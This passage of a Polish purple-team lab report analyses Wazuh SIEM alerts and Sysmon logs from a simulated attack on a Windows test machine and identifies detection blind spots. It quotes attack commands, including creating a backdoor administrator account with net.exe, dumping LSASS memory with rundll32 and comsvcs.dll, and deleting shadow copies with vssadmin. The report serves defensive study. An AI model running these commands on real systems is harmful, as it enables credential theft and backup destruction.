5.1. Analiza alertów o wysokim priorytecie (detekcja komend net.exe)

Pierwszym krokiem była weryfikacja standardowego strumienia zdarzeń bezpieczeństwa (moduł Security Events), filtrowanego dla okna czasowego, w którym przeprowadzono atak. Skupiono się na identyfikacji najbardziej "głośnych" działań intruza, czyli próby utworzenia tylnej furty i eskalacji uprawnień.

System Wazuh zidentyfikował i wygenerował alerty o wysokim priorytecie dla działań wykorzystujących systemowe polecenie net.exe. W panelu odnotowano następujące zdarzenia krytyczne:

- Reguła 60109 (Level 8): Windows: User account created. Alert ten został wyzwolony w momencie uruchomienia polecenia net user /add przez proces potomny powłoki Reverse Shell.
- Reguła 60110 (Level 8): Windows: User added to local group. Alert ten zasygnalizował dodanie nowo utworzonego konta do krytycznej grupy Administratorów.



The image displays two screenshots of the Wazuh Threat Hunting interface, showing the 'Document Details' panel for a specific event.

Top Screenshot: The interface shows the 'Threat Hunting' tab with a filter for 'Blue'. The 'Document Details' panel displays the following information:

Field	Value
data.win.system.processID	824
data.win.system.providerGuid	{54849625-5478-4994-a5ba-3e3b0328c30d}
data.win.system.providerName	Microsoft-Windows-Security-Auditing
data.win.system.severityValue	AUDIT_SUCCESS
data.win.system.systemTime	2026-05-10T17:56:25.3395421Z
data.win.system.task	13824
data.win.system.threadID	880
data.win.system.version	0
decoder.name	windows_eventchannel
id	1778437650.231662
input.type	log
location	EventChannel
manager.name	wazuh-server
rule.description	User account changed
# rule.firedtimes	1

Bottom Screenshot: The interface shows the same 'Threat Hunting' tab with a filter for 'Blue'. The 'Document Details' panel displays the following information:

Field	Value
rule.gdpr	IV_35.7.d, IV_32.2
rule.gpg13	7.10
rule.groups	windows, windows_security, account_changed
rule.hipaa	164.312.a.2.I, 164.312.a.2.II, 164.312.b
rule.id	60110
# rule.level	8
rule.mail	false
rule.mitre.id	T1098
rule.mitre.tactic	Persistence
rule.mitre.technique	Account Manipulation
rule.nist_800_53	AC.2, IA.4, AU.14, AC.7
rule.pci_dss	8.1.2, 10.2.5
rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	May 10, 2026 @ 20:27:30.348

The screenshot displays the Microsoft Sentinel Threat Hunting interface. The left pane shows a search for 'haker_zdalny' with filters for 'manager.name: wazuh-server' and 'agent.id: 001'. A graph shows a count of events over time, and a table lists results with columns for timestamp and agent.name.

The right pane displays 'Document Details' for a specific event. It includes fields for 'data.win.system.level' (0), 'data.win.system.message' (a user account was enabled), 'data.win.system.opcode' (0), 'data.win.system.processID' (824), and 'data.win.system.providerGuid' ({54849625-5478-4994-a5ba-3e3}). The message details include a subject, security ID, account name, account domain, and logon ID.

Document Details

View surrounding documents
View single document

data.win.system.level 0

data.win.system.message "A user account was enabled.

Subject:
Security ID:
S-1-5-21-1193389974-87292157-7-93695220-1001
Account Name:
BluePC
Account Domain:
BlueTeam
Logon ID:
0x62F42

Target Account:
Security ID:
S-1-5-21-1193389974-87292157-7-93695220-1002
Account Name:
haker_zdalny
Account Domain:
BlueTeam"

data.win.system.opcode 0

data.win.system.processID 824

data.win.system.providerGuid {54849625-5478-4994-a5ba-3e3}

The screenshot shows the Wazuh Threat Hunting interface. The left panel displays a search filter for 'manager.name: wazuh-server' and 'agent.id: 001'. A graph shows a count of 3 events. Below the graph is a table of results:

timestamp	agent.name
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue

The right panel shows 'Document Details' for a Windows event:

Field	Value
data.win.system.version	0
decoder.name	windows_eventchannel
id	1778437650.229003
input.type	log
location	EventChannel
manager.name	wazuh-server
rule.description	User account enabled or created
rule.firedtimes	2
rule.gdpr	IV_35.7.d, IV_32.2
rule.gpg13	7.10
rule.groups	windows, windows_security, adduser, account_changed
rule.hipaa	164.312.a.2.I, 164.312.a.2.II, 164.312.b
rule.id	60109
rule.level	8

The screenshot shows the Wazuh Threat Hunting interface. The left panel displays a search filter for 'manager.name: wazuh-server' and 'agent.id: 001'. A table of results is shown:

timestamp	agent.name
May 10, 2026 @ 20:29:47.2...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:27:46.8...	Blue
May 10, 2026 @ 20:27:39.2...	Blue
May 10, 2026 @ 20:27:31.3...	Blue
May 10, 2026 @ 20:27:31.3...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue

The right panel shows 'Document Details' for a Windows event:

Field	Value
data.win.eventdata.subjectUserSid	S-1-5-21-1193389974-87292157-7-93695220-1001
data.win.eventdata.targetDomainName	Builtin
data.win.eventdata.targetSid	S-1-5-32-544
data.win.eventdata.targetUserName	Administrators
data.win.system.channel	Security
data.win.system.computer	BlueTeam
data.win.system.eventID	4732
data.win.system.eventRecordID	21444
data.win.system.keywords	0x8020000000000000
data.win.system.level	0
data.win.system.message	"A member was added to a security-enabled local group."
Subject:	Security ID: S-1-5-21-1193389974-87292157-7-93695220-1001

The screenshot shows the Wazuh Threat Hunting interface in a web browser. The left pane displays a table of events with columns for timestamp and agent.name. The right pane shows the 'Document Details' for a selected event, listing various rules and their associated data.

timestamp	agent.name
May 10, 2026 @ 20:29:47.2...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:29:47.1...	Blue
May 10, 2026 @ 20:27:46.8...	Blue
May 10, 2026 @ 20:27:39.2...	Blue
May 10, 2026 @ 20:27:31.3...	Blue
May 10, 2026 @ 20:27:31.3...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:31.2...	Blue
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue
May 10, 2026 @ 20:27:30.3...	Blue

Document Details	
rule.gpg13	7.10
rule.groups	windows, windows_security, group_changed, win_group_changed
rule.hipaa	164.312.a.2.I, 164.312.a.2.II, 164.312.b
rule.id	60154
rule.level	12
rule.mail	true
rule.mitre.id	T1484
rule.mitre.tactic	Defense Evasion, Privilege Escalation
rule.mitre.technique	Domain Policy Modification
rule.nist_800_53	AC.2, IA.4, AU.14, AC.7
rule.pci_dss	8.1.2, 10.2.5
rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	May 10, 2026 @ 20:27:30.388

Dzięki korelacji tych dwóch zdarzeń w krótkim odstępie czasu, analityk SOC otrzymuje jednoznaczny sygnał o trwającym incydencie typu Privilege Escalation oraz Persistence.

5.2. Threat Hunting: Ręczne przeszukiwanie logów w systemie SIEM

Nie wszystkie działania intruza generują automatyczne alerty wysokiego priorytetu. W celu weryfikacji pełnego łańcucha ataku, analityk musi przejść do aktywnego poszukiwania zagrożeń, znanego jako Threat Hunting. W tym celu wykorzystano wbudowaną wyszukiwarkę Wazuha, aby odnaleźć specyficzne wskaźniki kompromitacji (IoC - Indicators of Compromise).

W pierwszej kolejności przeszukano logi pod kątem nazwy pliku wykorzystanego do inicjacji ataku (np. *Antywirus_Fix.exe* lub wygenerowanego przez Metasploit). System skutecznie zarejestrował sam fakt pobrania oraz uruchomienia pliku z katalogu Downloads.

The screenshot displays the Wazuh Threat Hunting interface in a web browser. The browser address bar shows the URL: `https://10.0.2.5/app/threat-hunting#/overview/?tab=general&tabView=events&agentId=001&a=(...`. The interface has a top navigation bar with 'W.' and 'Threat Hunting' tabs, and a 'Blue' tab selected. Below the navigation bar, there is a table of alerts. The table has columns for 'timestamp' and 'agent.name'. The alerts are all from 'Blue' and have timestamps from May 10, 2026, at 20:27:20.9... to 20:27:21.5... The table is paginated, showing 15 rows per page. To the right of the table, there is a 'Document Details' panel. It has two tabs: 'Table' and 'JSON'. The 'Table' tab is selected, showing a table with columns for 'key' and 'value'. The table contains the following data:

key	value
_index	wazuh-alerts-4.x-2026.05.10
agent.id	001
agent.ip	10.0.2.3
agent.name	Blue
data.win.eventdata.appName	Antyvirus_Fix.exe
data.win.eventdata.appPath	C:\\Users\\BluePC\\Downloads\\Antyvirus_Fix.exe
data.win.eventdata.appTimeSt amp	68b0ccf
data.win.eventdata.appVersio n	0.0.0.0
data.win.eventdata.exception Code	c0000005
data.win.eventdata.faulting0 ffset	000000000006ac9e
data.win.eventdata.integrato	f6f3d92a-06d9-4c3d-82b6-9cb9

Below the table, there are two links: 'View surrounding documents' and 'View single document'. The bottom of the screenshot shows the Windows taskbar with the date '10/05/2026' and time '23:52'.

Wazuh Threat Hunting Blue

timestamp	agent.name
May 10, 2026 @ 20:27:21.5...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.2...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.0...	Blue
May 10, 2026 @ 20:27:21.0...	Blue
May 10, 2026 @ 20:27:20.9...	Blue

Rows per page: 15

Document Details

[View surrounding documents](#) [View single document](#)

data.win.eventdata.processCreationTime	0x1dce0a3515db11e
data.win.eventdata.processId	0x1170
data.win.system.channel	Application
data.win.system.computer	BlueTeam
data.win.system.eventID	1000
data.win.system.eventRecordID	362
data.win.system.keywords	0x0000000000000000
data.win.system.level	2
data.win.system.message	"Faulting application name: Antyvirus_Fix.exe, version: 0.0.0.0, time stamp: 0x68b0cccf Faulting module name: KERNELBASE.dll, version: 10.0.26100.8246, time stamp: 0x68b0cccf"
data.win.system.opcode	0
data.win.system.processID	5700

10°C Bezchmurnie 23:53 10/05/2026

Wazuh Threat Hunting Blue

timestamp	agent.name
May 10, 2026 @ 20:27:21.5...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.4...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.3...	Blue
May 10, 2026 @ 20:27:21.2...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.1...	Blue
May 10, 2026 @ 20:27:21.0...	Blue
May 10, 2026 @ 20:27:21.0...	Blue
May 10, 2026 @ 20:27:20.9...	Blue

Rows per page: 15


Document Details

[View surrounding documents](#) [View single document](#)


Code	
data.win.eventdata.faultingOffset	000000000006ac9e
data.win.eventdata.integratorReportId	f6f3d92a-06d9-4c3d-82b6-9cb9f1699343
data.win.eventdata.moduleName	KERNELBASE.dll
data.win.eventdata.modulePath	C:\WINDOWS\System32\KERNELBASE.dll
data.win.eventdata.moduleTimeStamp	208e0cb7
data.win.eventdata.moduleVersion	10.0.26100.8246
data.win.eventdata.processCreationTime	0x1dce0a3515db11e
data.win.eventdata.processId	0x1170
data.win.system.channel	Application
data.win.system.computer	BlueTeam
data.win.system.eventID	1000

10°C Bezchmurnie 23:53 10/05/2026

W trakcie analizy osi czasu zaobserwowano istotny mechanizm bezpieczeństwa systemu. Zauważono ostry skok ilości logów w jednym momencie. Wynikało to z faktu, że podczas wykonywania części komend na maszynie Kali, serwer Menedżera Wazuh doświadczał chwilowej przerwy w komunikacji. Agent zainstalowany na systemie Windows, zgodnie z praktykami architektury Agent-based SIEM, zbuforował zebrane logi Sysmona w swojej pamięci podręcznej, a po odzyskaniu łączności natychmiast przesłał całą zbuforowaną paczkę logów do centrali. Stanowi to dowód na wysoką niezawodność wdrażanego systemu.



Podczas dalszych etapów Threat Huntingu, poddano weryfikacji również logi dotyczące opisanego w poprzednich rozdziałach ataku z wykorzystaniem narzędzia vssadmin.exe.



timestamp	agent.name	rule.description	rule.level	rule.id
May 23, 2026 @ 21:26:37.9...	Blue	Software protection service sche...	3	60642
May 23, 2026 @ 21:25:12.8...	Blue	CIS Microsoft Windows 11 Enter...	3	19009
May 23, 2026 @ 21:25:12.8...	Blue	CIS Microsoft Windows 11 Enter...	3	19009
May 23, 2026 @ 21:25:12.8...	Blue	CIS Microsoft Windows 11 Enter...	3	19009
May 23, 2026 @ 21:25:12.8...	Blue	CIS Microsoft Windows 11 Enter...	3	19009
May 23, 2026 @ 21:25:12.8...	Blue	CIS Microsoft Windows 11 Enter...	3	19009
May 23, 2026 @ 21:23:41.2...	Blue	Service startup type was changed	3	61104
May 23, 2026 @ 21:22:13.7...	Blue	SCA summary: CIS Microsoft Wi...	9	19005
May 23, 2026 @ 21:22:01.2...	Blue	Suspicious Windows cmd shell e...	3	92032
May 23, 2026 @ 21:22:01.2...	Blue	Suspicious Windows cmd shell e...	3	92032
May 23, 2026 @ 21:22:01.1...	Blue	Suspicious Windows cmd shell e...	3	92032
May 23, 2026 @ 21:21:57.3...	Blue	CIS Microsoft Windows 11 Enter...	9	19014
May 23, 2026 @ 21:21:57.2...	Blue	CIS Microsoft Windows 11 Enter...	3	19015
May 23, 2026 @ 21:21:57.2...	Blue	CIS Microsoft Windows 11 Enter...	9	19014

Jak ukazuje powyższy zrzut ekranu z głównej wyszukiwarki platformy Wazuh, system całkowicie zignorował to zachowanie, nie generując żadnego ostrzeżenia o wysokim priorytecie. Ręczne przeszukiwanie logów obnażyło w ten sposób kolejny, poważny Blind Spot w domyślnej konfiguracji systemu. Sytuacja ta dowodzi, że domyślne reguły analityczne SIEM potraktowały wywołanie systemowego, podpisanego cyfrowo pliku vssadmin.exe jako w pełni legalną operację administracyjną. System nie uwzględnił złośliwego kontekstu całego zdarzenia, czyli niezwykle podejrzanej kombinacji argumentów polecenia, co pozwoliło symulacji ataku Ransomware na całkowite ominięcie radaru obrońców.

5.3. Weryfikacja surowych logów operacyjnych (Podgląd Zdarzeń / Sysmon Event ID 10)

Pomimo skutecznego wyłapania komend net.exe, ręczne poszukiwania w Wazuhu za pomocą fraz rundll32.exe oraz comsvcs.dll nie zwróciły alertów o wysokim priorytecie. Aby ustalić, czy atak na pamięć LSASS został w ogóle odnotowany, czy jedynie zignorowany przez centralę, należało zweryfikować surowe logi bezpośrednio na maszynie ofiary.


W tym celu na maszynie Windows uruchomiono Event Viewer i nawigowano do kanału operacyjnego usługi Sysmon: Dzienniki aplikacji i usług -> Microsoft -> Windows -> Sysmon -> Operational.

Ustawiono filtr na dwa kluczowe identyfikatory:

- Event ID 1: Uruchomienie procesu (Process Creation).
- Event ID 10: Dostęp do procesu (Process Access).

Weryfikacja zakończyła się pełnym sukcesem z punktu widzenia telemetrii. Sysmon zarejestrował operację. Odnaleziono log Event ID 10, który jednoznacznie dokumentował, że proces wywołujący (rundll32.exe) zażądał dostępu do pamięci procesu docelowego (lsass.exe) z odpowiednimi uprawnieniami (np. 0x1FFFFFF lub 0x1000).

Dokładnie tę samą procedurę przeprowadzono w celu zweryfikowania drugiego wektora ataku, polegającego na próbie destrukcji kopii zapasowych. W tym samym kanale operacyjnym narzędzia Sysmon przeanalizowano zdarzenia skorelowane czasowo z aktywnością intruza. Przeprowadzona inspekcja dostarczyła jednoznacznych dowodów na prawidłowe działanie lokalnego czujnika.



Jak przedstawiono na powyższym zrzucie ekranu, Sysmon wygenerował zdarzenie o identyfikatorze Event ID 1 (Process Creation). W sekcji szczegółów logu idealnie odwzorowana została struktura wywołania powłoki: pole Image precyzyjnie wskazuje na uruchomienie pliku binarnego C:\Windows\System32\vssadmin.exe, a w polu CommandLine zabezpieczono pełny ciąg przekazanych przez napastnika argumentów: vssadmin.exe delete shadows /all /quiet.

Analiza ta ostatecznie potwierdziła kluczowy wniosek fazy defensywnej: zarówno w przypadku naruszenia procesu LSASS, jak i prób sabotażu danych przez vssadmin, lokalne sensory telemetryczne (Sysmon oraz agent systemowy) wywiązały się ze swojego zadania i zapisały dowody incydentów w pamięci lokalnej. Fakt, że oba te zdarzenia nie wywołały alarmu na serwerze głównym, ostatecznie potwierdza obecność luk w logice korelacyjnej centrali SIEM, a nie w samej warstwie zbierania danych.

5.4. Identyfikacja Blind Spotów w domyślnej konfiguracji Wazuha

Brak głośnego alertu stanowił najważniejsze odkrycie badawcze całego projektu. Zidentyfikowano w ten sposób Blind Spot systemu obronnego.

Systemy SIEM, aby nie przytłoczyć analityków fałszywymi alarmami (tzw. Alert Fatigue), muszą dokonywać kategoryzacji. Wazuh domyślnie posiada tysiące reguł bezpieczeństwa. Kiedy Agent przesłał log Sysmona o uruchomieniu rundll32.exe, silnik korelacyjny Wazuha przeanalizował go i uznał za wysoce zaufany, ponieważ pochodził od natywnego, cyfrowo podpisanego pliku wykonywalnego firmy Microsoft.

Działanie to zostało zaklasyfikowane jako zwykłe zdarzenie informacyjne (Level 3 - Process creation), które domyślnie jest archiwizowane, ale nie wywołuje alertu w głównym panelu operacyjnym. Oznacza to, że technika Living off the Land z sukcesem ominęła domyślne mechanizmy detekcji systemu SIEM.

Analiza wykazała, że problem detekcji miał dwa poziomy. Pierwszym była domyślna konfiguracja agenta Wazuha, która bez ręcznej modyfikacji nie obejmuje kanału Microsoft-Windows-Sysmon/Operational. Drugim był brak dedykowanych reguł korelacyjnych interpretujących konkretne wzorce ataku, takie jak użycie rundll32.exe wraz z biblioteką comsvcs.dll do wykonania zrzutu pamięci procesu LSASS. Po dodaniu kanału Sysmon zdarzenia były dostępne w systemie SIEM, jednak bez własnej reguły nie były klasyfikowane jako alerty wysokiego priorytetu.

6. Inżynieria Detekcji - kalibracja i poprawa widoczności (Faza IV)

Faza IV stanowi esencję metodyki Purple Team. Po zidentyfikowaniu Blind Spota w fazie analizy, zespół nie kończy prac na wykazaniu podatności. Zamiast tego obie strony (Red i Blue) współpracują nad natychmiastowym wdrożeniem mechanizmu zaradczego. Proces ten nosi nazwę Inżynierii Detekcji (ang. Detection Engineering).

6.1. Metodyka tworzenia własnych reguł detekcji

